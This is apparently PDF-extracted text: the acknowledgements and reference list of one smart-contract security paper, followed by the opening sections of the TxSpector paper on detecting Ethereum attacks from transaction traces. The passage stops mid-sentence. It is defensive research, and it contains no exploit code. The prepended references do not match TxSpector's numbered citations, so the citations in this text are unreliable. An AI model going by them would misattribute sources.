Acknowledgements We would like to thank our shepherd Jelena Mirkovic, our colleagues Moritz Contag, Andre Pawlowski, Emre Güler, Ali Abbasi, Tim Blazytko, Moritz Schlögel, Thorsten Eisenhofer, Lukas Bernhard, and our anonymous reviewers for their valuable feedback. This work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972, and the German Federal Ministry of Education and Research (BMBF, project iBlockchain – 16KIS0901K).

References

[1] Shehar Bano, Alberto Sonnino, Mustafa Al-Bassam, Sarah Azouvi, Patrick McCorry, Sarah Meiklejohn, and George Danezis. Sok: Consensus in the age of blockchains. In *ACM Conference on Advances in Financial Technologies (AFT)*, 2019.

[2] Aaron R Bradley and Zohar Manna. *The Calculus of Computation: Decision Procedures with Applications to Verification*. Springer-Verlag, 2007.

[3] Lexi Brent, Anton Jurisevic, Michael Kong, Eric Liu, Francois Gauthier, Vincent Gramoli, Ralph Holz, and Bernhard Scholz. Static program analysis framework for ethereum smart contract bytecode. github.com/vandal.

[4] Lexi Brent, Anton Jurisevic, Michael Kong, Eric Liu, Francois Gauthier, Vincent Gramoli, Ralph Holz, and Bernhard Scholz. Vandal: A scalable security analysis framework for smart contracts. *arXiv preprint arXiv:1809.03981*, 2018.

[5] Vitalik Buterin et al. A next-generation smart contract and decentralized application platform. github.com/ethereum/whitepaper, 2014.

[6] Christian Cachin. Architecture of the hyperledger blockchain fabric. In *Workshop on Distributed Cryptocurrencies and Consensus Ledgers*, 2008.

[7] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Symposium on Operating Systems Design and Implementation (OSDI)*, 2008.

[8] Cristian Cadar, Vijay Ganesh, Peter M Pawlowski, David L Dill, and Dawson R Engler. EXE: Automatically Generating Inputs of Death. *ACM Transactions on Information and System Security (TISSEC)*, 2008.

[9] Cristian Cadar and Koushik Sen. Symbolic execution for software testing: Three decades later. *Communications of the ACM (CACM)*, 2013.

[10] Ran Canetti and Marc Fischlin. Universally composable commitments. In *Annual International Cryptology Conference*, 2001.

[11] Allen Day and Evgeny Medvedev. Ethereum in bigquery: a public dataset for smart contract analytics. cloud.google.com/ethereum-bigquery.

[12] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[13] Solidity Documentation. Solidity. solidity.readthedocs.io/overview, 2017.

[14] Solidity Documentation. Solidity in depth. solidity.readthedocs.io/indepth, 2017.

[15] Bruno Dutertre. Yices 2.2. In *International Confernce on Computer-Aided Verification (CAV)*, 2014.

[16] Stefan Dziembowski, Lisa Eckey, Sebastian Faust, and Daniel Malinowski. Perun: Virtual payment hubs over cryptocurrencies. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[17] Stephan Falke, Florian Merz, and Carsten Sinz. Extending the theory of arrays: memset, memcpy, and beyond. In *Conference on Verified Software: Theories, Tools and Experiments (VSTTE)*, 2013.

[18] Stephan Falke, Carsten Sinz, and Florian Merz. A theory of arrays with set and copy operations. In *SMT@ IJCAR*, 2012.

[19] David Floyd. The top 5 ethereum dapps by daily active users. coindesk.com/top-applications, 2018.

[20] Ethereum Foundation. Go-ethereum. github.com/go-ethereum, 2015.

[21] Vijay Ganesh and David L Dill. A decision procedure for bit-vectors and arrays. In *International Confernce on Computer-Aided Verification (CAV)*, 2007.

[22] Neville Grech, Michael Kong, Anton Jurisevic, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. Madmax: Surviving out-of-gas conditions in ethereum smart contracts. github.com/MadMax.

[23] Neville Grech, Michael Kong, Anton Jurisevic, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. Madmax: Surviving out-of-gas conditions in ethereum smart contracts. In *ACM SIGPLAN Conference on Object-Oriented Programming Systems, Languages, and Applications (OOPSLA)*, 2018.

[24] Matthew Green and Ian Miers. Bolt: Anonymous payment channels for decentralized currencies. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[25] Ilya Grishchenko, Matteo Maffei, and Clara Schneidewind. A Semantic Framework for the Security Analysis of Ethereum Smart Contracts. In *International Conference on Principles of Security and Trust*, 2018.

[26] Matthias Heizmann, Aina Niemetz, Giles Reger, and Tjark Weber. Smt-comp 2018. smt-comp.sourceforge.net/2018, 2018.

[27] Everett Hildenbrandt, Manasvi Saxena, Xiaoran Zhu, Nishant Rodrigues, Philip Daian, Dwight Guth, and Grigore Rosu. Kevm: A complete semantics of the ethereum virtual machine. In *IEEE Computer Security Foundations Symposium (CSF)*, 2017.

[28] Sukrit Kalra, Seep Goel, Mohan Dhawan, and Subodh Sharma. Zeus: Analyzing safety of smart contracts. In *Symposium on Network and Distributed System Security (NDSS)*, 2018.

[29] Lucianna Kiffer, Dave Levin, and Alan Mislove. Analyzing ethereum's contract topology. In *ACM SIGCOMM Conference on Internet Measurement (IMC)*, 2018.

[30] James C King. Symbolic execution and program testing. *Communications of the ACM (CACM)*, 1976.

[31] Aashish Kolluri, Ivica Nikolic, Ilya Sergey, Aquinas Hobor, and Prateek Saxena. Exploiting the laws of order in smart contracts. In *International Symposium on Software Testing and Analysis (ISSTA)*, 2019.

[32] Johannes Krupp and Christian Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. github.com/teether.

[33] Johannes Krupp and Christian Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. In *USENIX Security Symposium*, 2018.

[34] Leslie Lamport. Time, clocks, and the ordering of events in a distributed system. *Communications of the ACM (CACM)*, 1978.

[35] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. An analysis tool for smart contracts. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[36] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. Making smart contracts smarter. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[37] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, Aquinas Hobor, and Melonport Security. Oyente sha3 computation. github.com/oyente, 2018.

[38] Microsoft. Microsoft and Bank of America Merrill Lynch collaborate to transform trade finance transacting with Azure Blockchain as a Service. *Microsoft News Center*, 2016.

[39] Mark Mossberg, Felipe Manzano, Eric Hennenfent, Alex Groce, Gustavo Grieco, Josselin Feist, Trent Brunson, and Artem Dinaburg. Manticore: A user-friendly symbolic execution framework for binaries and smart contracts. In *ACM/IEEE International Conference on Automated Software Engineering (ASE)*, 2019.

[40] Bernhard Mueller. Mythril - security analysis tool for ethereum smart contracts. github.com/mythril, 2018.

[41] Bernhard Mueller. Smashing ethereum smart contracts for fun and real profit. github.com/smashing-smart-contracts, 2018.

[42] Satoshi Nakamoto. Bitcoin: A peer-to-peer electronic cash system. www.bitcoin.org, 2008.

[43] Flemming Nielson, Hanne R Nielson, and Chris Hankin. *Principles of Program Analysis*. Springer-Verlag, 2015.

[44] Aina Niemetz, Mathias Preiner, and Armin Biere. Boolector 2.0 system description. *Journal on Satisfiability, Boolean Modeling and Computation*, 2014.

[45] Ivica Nikolic, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Maian: Automatic tool for finding trace vulnerabilities in ethereum smart contracts. github.com/MAIAN.

[46] Ivica Nikolic, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Finding the greedy, prodigal, and suicidal contracts at scale. In *Annual Computer Security Applications Conference (ACSAC)*, 2018.

[47] Ivica Nikolic, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Maian: Automatic tool for finding trace vulnerabilities in ethereum smart contracts. github.com/MAIAN/issues, 2018.

[48] Trail of Bits. Maticore symbolic execution tool. github.com/manticore, 2017.

[49] Trail of Bits. Not so-smart-contracts. github.com/trailofbits/not-so-smart-contracts, 2018.

[50] Santiago Palladino. The parity wallet hack explained. zeppelin.solutions/parity-wallet-hack, 2017.

[51] Anton Permenev, Dimitar Dimitrov, Petar Tsankov, Dana Drachsler-Cohen, and Martin Vechev. Verx: Safety verification of smart contracts. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[52] Nathaniel Popper and Steve Lohr. Blockchain: A better way to track pork chops, bonds, bad peanut butter? *New York Times*, 2017.

[53] Michael Rodler, Wenting Li, Ghassan O Karame, and Lucas Davi. Sereum: Protecting existing smart contracts against re-entrancy attacks. In *Symposium on Network and Distributed System Security (NDSS)*, 2018.

[54] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy (S&P)*, 2010.

[55] Carsten Sinz, Stephan Falke, and Florian Merz. A precise memory model for low-level bounded model checking. In *International Conference on Systems Software Verification*, 2010.

[56] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[57] Nick Szabo. Formalizing and securing relationships on public networks. *First Monday*, 1997.

[58] The Raiden Team. Raiden network. raiden.network.

[59] Parity Tech. A postmortem on the parity multi-sig library self-destruct. paritytech.io/postmortem, 2017.

[60] Christof Ferreira Torres, Julian Schütte, et al. Osiris: Hunting for integer bugs in ethereum smart contracts. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[61] Petar Tsankov, Andrei Dan, Dana Drachsler Cohen, Arthur Gervais, Florian Buenzli, and Martin Vechev. Securify: Practical security analysis of smart contracts. github.com/securify.

[62] Petar Tsankov, Andrei Dan, Dana Drachsler Cohen, Arthur Gervais, Florian Buenzli, and Martin Vechev. Securify: Practical security analysis of smart contracts. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[63] Oscar Williams-Grut. Goldman Sachs: 5 Practical Uses for Blockchain — from Airbnb to Stock Markets. *Business Insider*, 2016.

[64] Gavin Wood. Ethereum: A secure decentralised generalised transaction ledger, eip-150 revision (commit 759dccd - 2017-08-07). github.com/ethereum/yellowpaper, 2014.

[65] Yi Zhou, Deepak Kumar, Surya Bakshi, Joshua Mason, Andrew Miller, and Michael Bailey. Erays: Reverse engineering ethereum's opaque smart contracts. In *USENIX Security Symposium*, 2018.

TXSPECTOR: Uncovering Attacks in Ethereum from Transactions

Mengya Zhang*, Xiaokuan Zhang*, Yinqian Zhang, Zhiqiang Lin
The Ohio State University

Abstract

The invention of Ethereum smart contract has enabled the blockchain users to customize computing logic in transactions. However, similar to traditional computer programs, smart contracts have vulnerabilities, which can be exploited to cause financial loss of contract owners. While there are many software tools for detecting vulnerabilities in the smart contract bytecode, few have focused on transactions. In this paper, we propose TXSPECTOR, a generic, logic-driven framework to investigate Ethereum transactions for attack detection. At a high level, TXSPECTOR replays history transactions and records EVM bytecode-level traces, and then encodes the control and data dependencies into logic relations. Instead of setting a pre-defined set of functionalities, TXSPECTOR allows users to specify customized rules to uncover various types of attacks in the transactions. We have built a prototype of TXSPECTOR and evaluated it for the detection of three Ethereum attacks that exploit: (*i*) the Re-entrancy vulnerability, (*ii*) the UncheckedCall vulnerability, and (*iii*) the Suicidal vulnerability. The results demonstrate that TXSPECTOR can effectively detect attacks in the transactions and, as a byproduct, the corresponding vulnerabilities in the smart contracts. We also show how TXSPECTOR can be used for forensic analysis on transactions, and present Detection Rules for detecting other types of attacks in addition to the three focused Ethereum attacks.

1 Introduction

Ethereum is one of the largest public decentralized computing platform built atop blockchain technology. Compared to Bitcoin network [34], Ethereum not only supports simple transactions, but also features Turing-complete computing, in the form of smart contracts. Like many other software programs, smart contracts can be developed using high-level programming languages, such as Solidity [22], and then compiled into bytecode, which are executed in the Ethereum Virtual Machines (EVM) for each node of the peer-to-peer (P2P) network. The capability of executing complex smart contract has become a critical feature of Ethereum compared to the first generation blockchain network.

*These authors contributed equally.

However, greater usability also comes with greater risks. Two features have made smart contracts more vulnerable to software attacks than traditional software programs. (*i*) Smart contracts are immutable once deployed. This feature is required by any immutable distributed ledgers. As a result, vulnerabilities in smart contracts cannot be easily fixed as they cannot be patched. (*ii*) Ethereum is driven by cryptocurrency; many popular smart contracts also involve transfers of cryptocurrency. Therefore, exploitation of smart contracts often leads to huge financial losses. For instance, in the notorious DAO attack, the attacker utilized the re-entrancy vulnerability in *The DAO* contract and stole more than $50 million [27,42]. As another example, a vulnerability in the Parity Multisig Wallet [47] has led to over $30 million losses. Many such attack instances have caused serious concerns regarding the security of smart contracts in Ethereum.

Due to the popularity of Ethereum, efforts have been made to understand and detect these smart contract vulnerabilities such as *re-entrancy*, and *integer overflow* [1], using techniques such as symbolic execution to analyze smart contracts [3,7,31,43,44] or formal verification to verify its correctness [2,29]. However, using static or symbolic analysis on smart contracts to identify vulnerabilities has its limitations for two reasons. *First*, these tools are difficult to achieve completeness and accuracy simultaneously. For instance, tools using symbolic execution [31,44] suffer from path explosion problems, and existing tools do not detect vulnerabilities involving multiple smart contracts. *Second*, these tools could not be used to inspect and understand real-world Ethereum attacks. Forensic information, such as the pattern and statistics of the attacks, addresses used by attackers, and addresses of victims, can only be learned from transactions. As such, a tool that can perform bytecode-level analysis on the transactions may bring together the best of the two worlds, enabling effective detection and analysis of attacks and vulnerabilities in Ethereum.

In this paper, we present TXSPECTOR, a generic analysis framework for Ethereum transactions to identify real-world attacks against smart contracts in transactions and enable the forensic analysis of the attacks. The key idea of TXSPECTOR is to detect attacks against smart contracts using logic-driven program analysis on Ethereum transactions, and this design is inspired by VANDAL [3], which is a Soufflé-based static

analysis tool for EVM bytecode. The challenges to perform logic-driven analysis on transactions, however, are twofold: *First*, new methods need to be developed to extract data and control dependencies in Ethereum transactions and encode them into logic relations. *Second*, while the number of smart contracts are small, transaction volumes can be huge. Therefore, tracing and analyzing Ethereum transactions requires innovative approaches to optimize the performance.

TXSPECTOR addresses these challenges as follows. *First*, it replays transactions on the blockchain and records bytecode-level traces of the transaction execution. The transaction replay can be achieved all at once or incrementally as new transactions are appended to the blockchain. To avoid repeated efforts, a database of bytecode-level execution traces is built, which can be reused. *Second*, it constructs Execution Flow Graphs (EFGs) to encode the control and data dependencies. *Third*, it extracts logic relations from the EFGs and stores them into databases. *Fourth*, it uses user-specific logic rules (dubbed Detection Rules) to query the databases. TXSPECTOR supports arbitrary Detection Rules defined by users, which enables them to study any aspect of their interests. To the best of our knowledge, TXSPECTOR is the *first* generic framework to perform bytecode-level, logic-driven analysis on Ethereum transactions.

As proof of concept, we apply TXSPECTOR to detect Ethereum attacks that exploit (*i*) the Re-entrancy vulnerability, (*ii*) the Unchecked Call vulnerability, and (*iii*) the Suicidal vulnerability. Our empirical evaluation results on real-world Ethereum transactions show that TXSPECTOR can detect attacks from transactions with a low false positive rate. We also perform a forensic study on the transactions flagged by TXSPECTOR, which reveals several interesting findings of these attacks. In addition to the three focused vulnerability exploits, we also present a number of Detection Rules for readers of interest in Appendix A for other vulnerabilities, such as the Timestamp Dependence vulnerability, the Misuse-of-origin vulnerability, and the FailedSend vulnerability.

Contributions. In short, we make the following contributions in this paper:

- **New framework.** We present TXSPECTOR, the *first* generic and logic-driven framework for inspecting the real-world attacks in Ethereum transactions at bytecode level.
- **Comprehensive evaluation.** We evaluate TXSPECTOR's effectiveness in detecting three types of attacks that exploit the corresponding smart contract vulnerabilities.
- **Novel application.** We demonstrate a number of use cases of TXSPECTOR as a forensic analysis tool and perform detailed security analysis on real-world Ethereum transactions.
- **Open source.** To ease the follow-up research for transaction related analysis, we make TXSPECTOR available to the research community under an open-source license at https://github.com/OSUSecLab/TxSpector.

2 Background and Related Work

In this section, we first provide the necessary background (§2.1) related to Ethereum including smart contracts and transactions, and then present the corresponding related work (§2.2) to motivate our research.

2.1 A Primer on Ethereum Smart Contract

A smart contract is a program of general purpose and executed on a blockchain. It can utilize three memory regions to perform data operations during execution: stack, memory, and storage. A (data) stack is a virtual stack that can be used to store data. Note that EVM also has a call stack, which is different from the data stack. The memory is a byte-addressable region allocated at run-time. Storage is a key-value store that maps 256-bit words to 256-bit words. The stack and memory are both volatile, meaning that the data stored are cleared after each execution. However, the storage is persistent, which can be used to store data across transactions. As a result, the gas price for storage operations are much higher than stack and memory operations.

Currently, EVM supports over 150 OPCODEs [18, 46]. They can be classified into five categories [4] based on the target the instruction operates:

- **Category 1**: OPCODEs that do not operate on any data structures (*e.g.*, `JUMPDEST`).
- **Category 2**: OPCODEs that perform stack operations (*e.g.*, `PUSHx`) or operate on existing values in the stack (*e.g.*, `ADD`).
- **Category 3**: OPCODEs that retrieve information from the blockchain (*e.g.*, `TIMESTAMP`) or the current transaction (*e.g.*, `ORIGIN`).
- **Category 4**: OPCODEs that read/write the memory (*e.g.*, `MSTORE`).
- **Category 5**: OPCODEs that read/write the storage (*e.g.*, `SSTORE`).

Similar to Bitcoin, Ethereum also has a P2P network maintained by Ethereum workers (nodes). To submit a transaction, the user needs to pay a fee called *gas* as an incentive for Ethereum workers to execute the transaction. The *gas* is measured by *Ether*, the cryptocurrency associated with Ethereum. The amount of *gas* needed for each transaction is calculated based on the OPCODEs it includes [46]. If there is not

enough *gas* for executing the transaction, the execution will abort and all the changes will be reverted. However, the *Ether* used during the process will not be refunded. The adoption of *gas* also prevents malicious transactions (*e.g.*, transactions with infinite loops) from jeopardizing the network.

There are two types of accounts in Ethereum: Externally Owned Accounts (EOAs) and Contract (*i.e.*, smart contracts) Accounts [10]. Both types of accounts have the ability to perform Ether transfers. The main difference between them is that smart contracts have the associated bytecode that may be executed, while EOAs do not have any code. In Ethereum, transactions are triggered by EOAs. There are three types of transactions:

- **Type 1**: Transferring *Ether* between EOAs;
- **Type 2**: Deploying a new smart contract on Ethereum;
- **Type 3**: Executing a function of a deployed contract.

The *Ether* transferring transactions do not involve smart contracts; *i.e.*, there is no code execution when processing these transactions. However, to deploy a new smart contract or execute a function of a smart contract, the EVM needs to execute the related bytecode.

Similar to traditional computer programs, smart contracts also contain bugs. Some of them might be exploited by malicious attackers; these bugs are called *vulnerabilities*. There are a number of vulnerabilities identified on smart contracts [1]. To take advantage of these vulnerabilities, attackers need to craft smart contracts and issue transactions targeting the vulnerable ones. Therefore, *attacks* are related to specific transactions, while the root causes of the attacks are the *vulnerabilities* of smart contracts.

2.2 Related Work

Analysis of transactions. Very few prior studies have performed transaction-based security analysis on Ethereum [24, 37, 38]. SEREUM [38] performs dynamic taint tracking during the execution of transactions to detect a variety of re-entrancy attacks (*e.g.*, cross-function re-entrancy, delegated re-entrancy, and create-based re-entrancy). It only focuses on re-entrancy attacks, which motivates TXSPECTOR to support customized Detection Rules for the detection of various other attacks. ECFCHECKER [24] is another transaction analysis tool that detects if the execution of a smart contract is Effectively Callback Free (ECF), a property that holds for smart contracts that are not vulnerable to re-entrancy attacks. The focus of ECFCHECKER is the re-entrancy vulnerability in smart contracts, while TXSPECTOR is a tool to uncover attacks in transactions. Perez *et al.* [37] recently performed a survey on 21,270 vulnerable smart contracts and their related transactions. While a Datalog-based approach is also adopted, which has inspired TXSPECTOR, the focus of their study was

Systems	Tx Order Dependence	State Dependence	Mishandled Exception	Re-entrancy	Restricted Transfer	Failed Send	Unsecured Balance	Misuse-of-origin	Integer Overflow	Suicidal	Denial-of-Service
OYENTE [31]	▲	▲	▲	▲							
ZEUS [29]	▲	▲	▲	▲		▲		▲	▲		
SECURIFY [44]	▲		▲	▲	▲						
VANDAL [3]			▲	▲			▲	▲		▲	
GIGAHORSE [23]				▲						▲	▲
MAIAN [35]					▲					▲	
SLITHER [20]		▲	▲	▲	▲		▲	▲		▲	
MYTHRIL [7]	▲	▲	▲	▲		▲	▲	▲	▲		
ETHBMC [21]							▲			▲	
SEREUM [38]				★							
ECFCHECKER [24]				★							
TXSPECTOR		★	★	★		★	★	★		★	★

Table 1: Comparison of TXSPECTOR and related works. ▲: vulnerabilities in smart contracts; ★: attacks in transactions.

the survey of smart contract vulnerabilities; they only analyzed the transactions related to the smart contracts flagged by other tools. TXSPECTOR instead is a tool that performs attack detection and forensic analysis on transactions, which does not rely on smart contracts. Moreover, TXSPECTOR supports customized rules which goes beyond the existing vulnerabilities and attacks.

Analysis of smart contracts. Symbolic execution tools, such as OYENTE [31], MAIAN [35], SECURIFY [44], TEETHER [30], MYTHRIL [7] and MANTICORE [43], have been developed to detecting specific vulnerabilities and bugs in smart contracts. While symbolic execution is a powerful approach for discovering bugs, it suffers from the *path explosion* problem and does not scale well. Although not using symbolic execution, SLITHER [20] performs data flow analysis and taint analysis to detect vulnerabilities in solidity programs. SLITHER also suffers from the limitations of other static tools. Closest to ours is VANDAL [3], a static analysis framework extracting logic relations from smart contract bytecode for logic-based analysis. While VANDAL studies the smart contracts, TXSPECTOR analyzes the transactions. To study the dynamic information contained in transactions, TXSPECTOR has to overcome a number of technical challenges (*e.g.*, tracing real values of arguments), which are presented in detail in the following sections. Most recently, ETHBMC [21] was proposed to check the smart contract code using bounded model checking based on symbolic execution. EthBMC can capture inter-contract relations, cryptographic hash functions, and memcopy-style operations, and it can be used to detect suicidal and unsecured balance vulnerabilities.

Formal verification of smart contracts. Bhargavan *et al.* [2] presented `EVM*` and `Solidity*`, which can translate smart contract source sode and bytecode into `F*` [40] programs

that can be formally verified. ZEUS [29] is a framework for analyzing safety properties of smart contracts. It translates smart contracts to LLVM IR, adds verification predicates, and feeds them to a verification engine for verification. KEVM [26] is the first fully executable formal semantics of the EVM, which is implemented using the K framework. Park *et al.* [36] extended KEVM and added a few optimizations.

Summary. Table 1 compares TXSPECTOR with these related works. While static tools like OYENTE [31] and ZEUS [31] are able to identify one or multiple vulnerabilities in smart contracts, none could be applied to all of them. Moreover, they are not capable of detecting attacks in transactions. Dynamic tools such as SEREUM [38] and ECFCHECKER [24] can detect Ethereum attacks, but they only target re-entrancy attacks. In contrast, TXSPECTOR is capable of detecting various attacks and performing forensic analysis on Ethereum transactions. The dynamic information is crucial in TXSPECTOR, and it is the biggest difference between TXSPECTOR and other static analysis tools. However, TXSPECTOR cannot detect some attacks/vulnerabilities, which will be discussed in §7.4.

3 TXSPECTOR Overview

Objectives. TXSPECTOR is a software framework for performing logic-driven analysis on Ethereum transactions to uncover attacks and vulnerabilities with three objectives. *First*, it is designed to be a *generic* analysis framework for Ethereum transactions, rather than tailored to detect specific attacks in Ethereum. To this end, it gradually converts transactions into abstractions, without losing important information of the original transactions. *Second*, it is *flexible* and can be extended to analyze transactions in multiple aspects including even non-security related analysis by customizing the Detection Rules. *Third*, TXSPECTOR is also designed to be *performant*. Although it is impossible to perform *generic* attack detection in real-time using the logic-driven framework, efforts have been made to significantly reduce both storage and performance overheads of conducting analysis using TXSPECTOR.

Scope. The focus of TXSPECTOR is to detect *attacks* from Ethereum transactions based on the given Detection Rules. Since executing a transaction is basically executing bytecode snippets from multiple smart contracts, TXSPECTOR can also reveal *vulnerabilities* of smart contracts as a byproduct. Therefore, TXSPECTOR is able to identify *attacks* that happened in the blockchain through transactions, as well as the vulnerable smart contracts related to those transactions. However, TXSPECTOR is not designed to detect vulnerabilities in smart contracts, which is aimed by most static analysis tools.

Overview. TXSPECTOR consists of four components (Figure 1). Trace Extractor (§4) executes Ethereum transactions and generates bytecode-level traces, which are stored




Figure 1: Components and the workflow of TXSPECTOR.

in the Trace Database (DB) for further processing. The bytecode-level traces are then parsed by Execution Flow Graph Generator (§5) for the construction of Execution Flow Graphs (EFGs). Logic Relation Builder (§6) traverses this EFG to extract data and control dependencies and then expresses them into logic relations, which are stored in the Logic Relation DB. Finally, Attack Detector (§7) takes user-specified Detection Rules as inputs to query the Logic Relation DB and outputs the final attack report.

4 Trace Extractor

Trace Extractor executes Ethereum transactions inside the Ethereum Virtual Machine (EVM) and records the bytecode-level traces during the execution. A bytecode-level trace is a sequence of 3-tuples. For each OPCODE of the bytecode that is executed by the EVM, Trace Extractor logs its program counter (PC) in the EVM, OPCODE, and its arguments (ARGS) into a 3-tuple, {<PC>; <OPCODE>; <ARGS>}, where the PCs are used to identify OPCODEs by their relative locations in the bytecode. To reduce the data redundancy, Trace Extractor only records the arguments that are not generated from the stack. Because one transaction may indirectly invoke multiple smart contracts, a single bytecode-level execution trace may be generated from the execution of one or more smart contracts. Metadata of the transaction is also recorded, such as the address of the transaction receiver and the timestamp of the transaction.

To replay Ethereum transactions and collect the traces, we modified the `Go-Ethereum` EVM (version 1.8.0) to extract the transaction traces and store them with related metadata in Trace DB. Not all OPCODEs need to be recorded. Type 1 transactions (defined in §2.1) are transactions between EOAs, and there is no bytecode associated with them. Therefore, Trace Extractor only records Type 2 and Type 3 transactions.

Modifications for `Go-Ethereum` EVM. To record the transaction traces as shown in Listing 1, we modified the `Go-Ethereum` EVM to log related information of the OPCODEs. More specifically, the modified EVM logs the arguments of the following three types of OPCODEs:

- **Blockchain/transaction related operations (Category 3 defined in §2.1).** This type includes OPCODEs that need to fetch data from the blockchain or the current transaction. For example, `TIMESTAMP` fetches the Unix timestamp of the current block; `CALLER` retrieves the address of the caller.
- **Memory/Storage related operations (Category 4 and 5).** Here, Trace Extractor only records OPCODEs that read data from memory/storage, *i.e.*, `MLOAD` and `SLOAD`. Note that there is no need to record the arguments of `MSTORE` and `SSTORE`, since they only require data from the stack, which can be obtained from other parts of the trace.
- **PUSH operations**. This type includes all PUSH OPCODEs, *i.e.*, PUSH_i, $i = 1, \cdots, 32$.

For the rest OPCODEs, it only records the PC values and the OPCODEs, since there is no need to log the arguments.

Example traces. The trace logged by Trace Extractor is similar to the disassembled EVM bytecode. Specifically, a trace is a sequence of 3-tuples, {<PC>; <OPCODE>; <ARGS>}. One transaction trace snippet is shown in Listing 1. The major difference between the traces and the disassembled bytecode is that the recorded traces also contain the real values used in the transaction.

```
 0; PUSH1; 0x60
 2; PUSH1; 0x40
 4; MSTORE
 5; CALLDATASIZE; 0x144
 6; ISZERO
 7; PUSH2; 0x20e
10; JUMPI
```

Listing 1: Trace Snippet

```
 0: V0 = 0x60
 2: V1 = 0x40
 4: M[0x40] = 0x60
 5: V2 = 0x144
 6: V3 = ISZERO 0x144
 7: V4 = 0x20e
10: JUMPI 0x20e 0x0
```

Listing 2: IR Snippet

Trace DB. The trace DB stores the recorded bytecode-level traces and related metadata while executing the transactions. Specifically, each trace of a transaction can involve more than one smart contract since multiple smart contracts may be invoked, and the metadata includes the information of (*i*) the transaction sender (*i.e.*, the sending party of a transaction), (*ii*) the transaction receiver (*i.e.*, the receiving party), and (*iii*) the timestamp (*i.e.*, the date and time at which a transaction is included in a block) of the transaction.

5 Execution Flow Graph Generator

To express the control-flow more explicitly, Execution Flow Graph Generator builds Execution Flow Graphs (EFGs) that encode the control and data-flow information of the traces into




Figure 2: An example of Execution Flow Graph.

graphs. Since the bytecode-level traces are generated from transactions, there is no unresolved branch in the EFG. Therefore, the execution flow is sequential in each smart contract. A node in an EFG represents the execution of one smart contract, which contains the bytecode-level execution trace generated by this contract. An edge in an EFG represents a control-flow transfer from one smart contract to another.

The Execution Flow Graph Generator parses the bytecode-level traces to construct the Execution Flow Graphs (EFG). Since the trace is dynamically generated, there is no *unresolved* branch and each `JUMP` only has one destination. The nodes and edges in the EFGs are created in the following ways:

- **Node.** Execution Flow Graph Generator generates a new node when the execution flow is altered from one Smart contract to another. Specifically, when a `CALL`-related OPCODE is encountered, *i.e.*, `CALL` / `DELEGATECALL` / `CALLCODE` / `STATICCALL` or a `STOP`-related OPCODE is encountered, *i.e.*, `STOP` / `REVERT` / `RETURN`, a new node is generated.
- **Edge.** When the execution flow transfers from one smart contract to another, Execution Flow Graph Generator will generate the edge that represents the control flow between two nodes. There are two types of edges: Type I edge is an edge from a caller contract to a callee contract. Type II edge is an edge from a callee contract to a caller contract.

An EFG example that involves three smart contracts is shown in Figure 2: smart contract A (Node *a*) first calls smart contract B (Node *b*), generating a Type I edge, which transfers the execution flow to smart contract B. When smart contract B finishes execution, it returns to smart contract A (Node *c*), generating a Type II edge. The EFG ends in Node *c*.

To analyze execution traces involving multiple smart contracts, each 3-tuple in the original trace is augmented to a 6-tuple: {<PC>; <OPCODE>; <ARGS>; <`idx`>; <`depth`>; <`callnum`>}. We define `idx`, `depth` and `callnum` as follows:

- **Idx.** Because there are identical PC values in different contracts, it is not possible to tell which OPCODE is executed first solely from their PC values. Therefore, the `idx` parameter is introduced for each opcode to represent the index of the current OPCODE in the EFG.
- **Depth.** When dealing with a trace with a lot of external calls, it is important to know which call-level each

